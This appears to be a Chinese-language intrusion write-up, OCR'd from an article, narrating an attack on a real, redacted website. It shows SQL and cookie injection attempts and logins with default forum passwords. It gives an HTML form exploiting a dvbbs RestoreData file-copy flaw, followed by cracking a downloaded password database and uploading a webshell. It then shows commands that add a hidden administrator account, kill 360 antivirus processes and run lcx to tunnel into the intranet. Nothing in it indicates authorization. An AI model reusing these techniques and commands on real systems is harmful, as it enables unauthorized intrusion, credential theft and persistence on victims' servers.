
/web_news/news_view.asp, 行 22

图2

回显如图2.感觉到一阵激动，看起来提权有望了，继续提交and 1=1 跟and 1=2进一步检测。但是悲剧出现了，提交代码

```
http://www.xxxxxx.cn/web_news/news_view.asp?bigclass_name=%BD%CC%D3%FD%BD%CC%D1%D0&smallclass_name=%BD%CC%D3%FD%BD%CC%D1%D0&news_id=59%E2%80%9%20and%201=1
```

结果如图3。


非法操作！您的非法操作已被记录，访问IP已被封锁！

操作的IP：192.168.10.1
操作时间：2011-7-12 16:53:36
操作页面：/web_news/news_view.asp
提交方式：GET
提交参数：news_id
提交数据：59鈥9 and 1=1

网站名称：[redacted]
网站地址：http://[redacted]

图3

看来他是把and 1=1这样的字符给过滤了，但是单引号没有过滤。但是这直接影响到了我们以后的union联合查询，所以这里的get注入无法利用了。尝试了其他几个页面也遇到了相同的问题，于是我就尝试了cookies注入，提交

http://www.xxxxxx.cn/web_news/news_view.asp

然后再提交

```
javascript:alert(document.cookie="bigclass_name="+escape("%BD%CC%D3%FD%BD%CC%D1%D0&smallclass_name=%BD%CC%D3%FD%BD%CC%D1%D0&news_id=59"));
```

用cookies提交所需要的数据，但是很遗憾刷新后结果跟

http://www.xxxxxx.cn/web_news/news_view.asp

是一样的，这样就是说明我们提交的cookies值没有被接收到，我想应该是网站有个asp过滤文件把cookies提交数据给过滤掉了，于是这条路也死了。没办法啊，继续在网站里头乱晃。看了一下图片，也都是储存在images这样的文件夹下面的，也找不到编辑器。似乎一切都陷入了绝境，让我纠结很久都找不到出路。忽然群里面发出这个网站的人说这个网站带有一个论坛，我无语了。这么重要的信息居然不早说（当主站已陷入绝境的时候，旁注跟分站是至关重要的。）

来到http://www.xxxxxx.cn/bbs/，如图4。

看这个网站的样子就知道是dvbbs的论坛了，但是至于dvbbs的版本还不能确定。直接在网站登陆的地方尝试用账户名admin密码admin888（默认）登陆试试，人品爆发，登陆成功。继续登陆网站后台管理。尝试账户名admin密码admin888登录失败。后来尝试admin+admin登陆成功，如图5。（小技巧：像这种文章一篇都没有的论坛或者网站一般来说管理不严，基本是默认密码）既然来到了后台，那么现在的问题就是怎么通过这个后台来拿到webshell了。通过管理首页的信息我们了解到，论坛采用的是sql数据库+dvbbs7.0.这个就是本次入侵的亮点了。网站有个数据处理，下面有备份数据库，我就来看看了。如图6，但是功能不大，似乎只是提供一个说明的样子。




图4




图5




图6

苦守后台30分钟无果，求助于百度。终于有所发现。这个dvbbs的sql版本有漏洞，具体是在admin下的admin_data.asp文件，直接贴出代码：

```
case "RestoreData" '恢复数据
admin_flag=",32,"
dim backpath
if not Dvbbs.master or instr(","&session("flag")&",",admin_flag)=0 then
Errmsg=ErrMsg "<BR><li>本页面为管理员专用，请<a href=admin_index.asp target=_top>登录</a>后进入。<br><li>您没有管理本页面的权限。"
dvbbs_error()
else
if request("act")="Restore" then
Dbpath=request.form("Dbpath")
backpath=request.form("backpath")
if dbpath="" then
response.write "请输入您要恢复成的数据库全名"

else
Dbpath=server.mappath(Dbpath)
end if
backpath=server.mappath(backpath)

Set Fso=server.createobject("scripting.filesystemobject")
if fso.fileexists(dbpath) then
fso.copyfile Dbpath,Backpath
response.write "成功恢复数据！"
else
response.write "备份目录下并无您的备份文件！"
end if
else

call RestoreData()
end if
end if
```

后台没有用到这些代码，可以看出我们完全可以用像ACCESS的方法来利用，只是要从本地提交参数，因为Dbpath、backpath那两个变量是用request.form取值。照样没有检查文件类型，这个文件的很多代码在SQL版里都是多余！由此产生安全隐患。至于利用方法，网上也贴出了利用工具，本地html备份。具体利用代码如下：

```
<form action="http://www.xxxxxx.cn/bbs/admin_data.asp?action=RestoreData&act=Restore" method="post">
```

```
<p>已上传文件的位置：<input name="Dbpath" type="text" size="80"></p>
<p>要复制到的位置：<input name="backpath" type="text" size="80"></p>
<p><input type="submit" value="提交"></p>
</form>
```




图7




图8

但是到这里问题又来了，他这个漏洞需要利用到前台发帖上传然后备份，但是这个BBS不能上传（这个真无语了，居然上传包含文件被删除了。）于是我想到了利用主站来上传，论坛来备份。想到就做，具体过程一气呵成。现在的问题就是说先要拿下主站的后台账号密码，既然不能注入了我们就需要利用论坛的备份来为我们服务。用啊D却找不到后台（麻烦真多），用intellitamper爬虫扫了一会儿网站，终于让我扫到后台了，如图7。（sys_admin_j9z4这个名字鬼也想不到）直接利用备份sys_admin_j9z4下的admin_login.asp文件来查看他的代码，如图8。注意到<!--#include file="../Connections/conn_conn.asp" -->这一句包含语句，那么继续备份Connections/conn_conn.asp这个文件，如图9。既然是mdb数据库那就不客气了，直接下载，破解md5加密的密码，登陆后台，如图10。

这个后台是可以上传的，直接上传一个改了格式的一句话，利用备份功能拿下shell，无废话。既然拿下了shell后来又发现sql连接用户是sa那么不提权也太对不起管理员了。直接net user yinfu$ yinfu /add&net localgroup administrators yinfu$ /add建立了账户，发现是内网上传了lcx执行时居然回显拒绝访问，tasklist查看了安装有360杀毒，这个简单。执行命令Taskkill /f /im 360rp.exe跟360sd.exe全部干掉，执行了一下居然还是拒绝访问。这个无语了。徘徊了好久突然想起来可能是当前网站目录不支持执行权限，于是上传到了c:\recycler\lcx.exe这才执行成功，进入内网远程，如图11。本次检测圆满成功！

